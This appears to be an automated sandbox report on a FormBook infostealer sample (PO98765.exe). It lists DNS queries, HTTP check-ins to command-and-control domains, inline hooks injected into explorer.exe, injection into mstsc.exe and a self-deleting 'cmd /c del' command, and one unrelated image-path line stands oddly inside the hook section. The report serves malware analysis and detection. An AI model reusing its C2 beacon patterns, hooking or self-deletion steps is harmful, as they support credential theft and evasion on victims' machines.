Nov 26, 2020 09:58:02.332180977 CET	192.168.2.4	8.8.8.8	0x4f61	Standard query (0)	www.edlasyarns.com	A (IP address)	IN (0x0001)
Nov 26, 2020 09:58:24.445055008 CET	192.168.2.4	8.8.8.8	0x19c1	Standard query (0)	www.edlasyarns.com	A (IP address)	IN (0x0001)
Nov 26, 2020 09:58:25.697844028 CET	192.168.2.4	8.8.8.8	0x149a	Standard query (0)	www.punebites.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 09:57:21.574743986 CET	8.8.8.8	192.168.2.4	0x6df1	No error (0)	www.westhighlandwayt ours.com	westhighlandwaytours.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:57:21.574743986 CET	8.8.8.8	192.168.2.4	0x6df1	No error (0)	westhighlandwaytours.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 09:57:41.963454962 CET	8.8.8.8	192.168.2.4	0xed31	No error (0)	www.bloochy.com	bloochy.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:57:41.963454962 CET	8.8.8.8	192.168.2.4	0xed31	No error (0)	bloochy.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:57:41.963454962 CET	8.8.8.8	192.168.2.4	0xed31	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Nov 26, 2020 09:58:02.674093962 CET	8.8.8.8	192.168.2.4	0x4f61	No error (0)	www.edlasyarns.com		160.122.150.218	A (IP address)	IN (0x0001)
Nov 26, 2020 09:58:24.787240982 CET	8.8.8.8	192.168.2.4	0x19c1	No error (0)	www.edlasyarns.com		160.122.150.218	A (IP address)	IN (0x0001)
Nov 26, 2020 09:58:25.753426075 CET	8.8.8.8	192.168.2.4	0x149a	No error (0)	www.punebites.com	punebites.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 09:58:25.753426075 CET	8.8.8.8	192.168.2.4	0x149a	No error (0)	punebites.com		81.19.215.15	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.westhighlandwaytours.com
- www.bloochy.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49709	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:57:21.599386930 CET	24	OUT	GET /sbmh/?4hLtM4=7c1Yf2hXTdqRFKk5H17xFHcZtn6ZaViryhouZ8x83IEcsjPhhroi25cpiHSX6hk8gWCa&n0D XRn=xPJxZNG0xPz HTTP/1.1 Host: www.westhighlandwaytours.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 09:57:21.714304924 CET	24	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 08:57:21 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49712	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:57:41.985487938 CET	50	OUT	GET /sbmh/?4hLtM4=skYwVssfaMrhlhDh0By1+2yNFudwvP+0WfyEru4f7dWeU3QH+Wh99HLFJYHhc5Wxp3Js&n0D XRn=xPJxZNG0xPz HTTP/1.1 Host: www.bloochy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:57:42.153270960 CET	51	IN	HTTP/1.1 403 Forbidden Date: Thu, 26 Nov 2020 08:57:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 167 X-Sorting-Hat-ShopId: 45989331112 X-Dc: gcp-us-central1 X-Request-ID: f0326ea8-ce8b-479d-8dcb-cb43ea808d5c X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06a55edf67000032587c094000000001 Server: cloudflare CF-RAY: 5f826745793b3258-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE3
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE3

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: PO98765.exe PID: 484 Parent PID: 5836

General

Start time:	09:56:19
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\PO98765.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO98765.exe'
Imagebase:	0x350000
File size:	688128 bytes
MD5 hash:	137EC800F9C49390F2F225AB22774443
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.679040055.0000000003741000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.679040055.0000000003741000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.679040055.0000000003741000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.678398737.0000000002741000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO98765.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D4DC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO98765.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D4DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D1A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile

Analysis Process: PO98765.exe PID: 2440 Parent PID: 484

General

Start time:	09:56:28
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\PO98765.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PO98765.exe
Imagebase:	0xab0000
File size:	688128 bytes
MD5 hash:	137EC800F9C49390F2F225AB22774443
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.715786451.0000000001040000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.715786451.0000000001040000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.715786451.0000000001040000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.715956692.00000000013F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.715956692.00000000013F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.715956692.00000000013F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.714949083.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.714949083.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.714949083.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A017	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 2440

General

Start time:	09:56:30
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mstsc.exe PID: 6024 Parent PID: 3424

General

Start time:	09:56:43
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0x1070000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.923022023.0000000000F10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.923022023.0000000000F10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.923022023.0000000000F10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.922790825.0000000000C70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.922790825.0000000000C70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.922790825.0000000000C70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	C8A017	NtReadFile

Analysis Process: cmd.exe PID: 5068 Parent PID: 6024

General

Start time:	09:56:47
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO98765.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4484 Parent PID: 5068

General

Start time:	09:56:47
Start date:	26/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis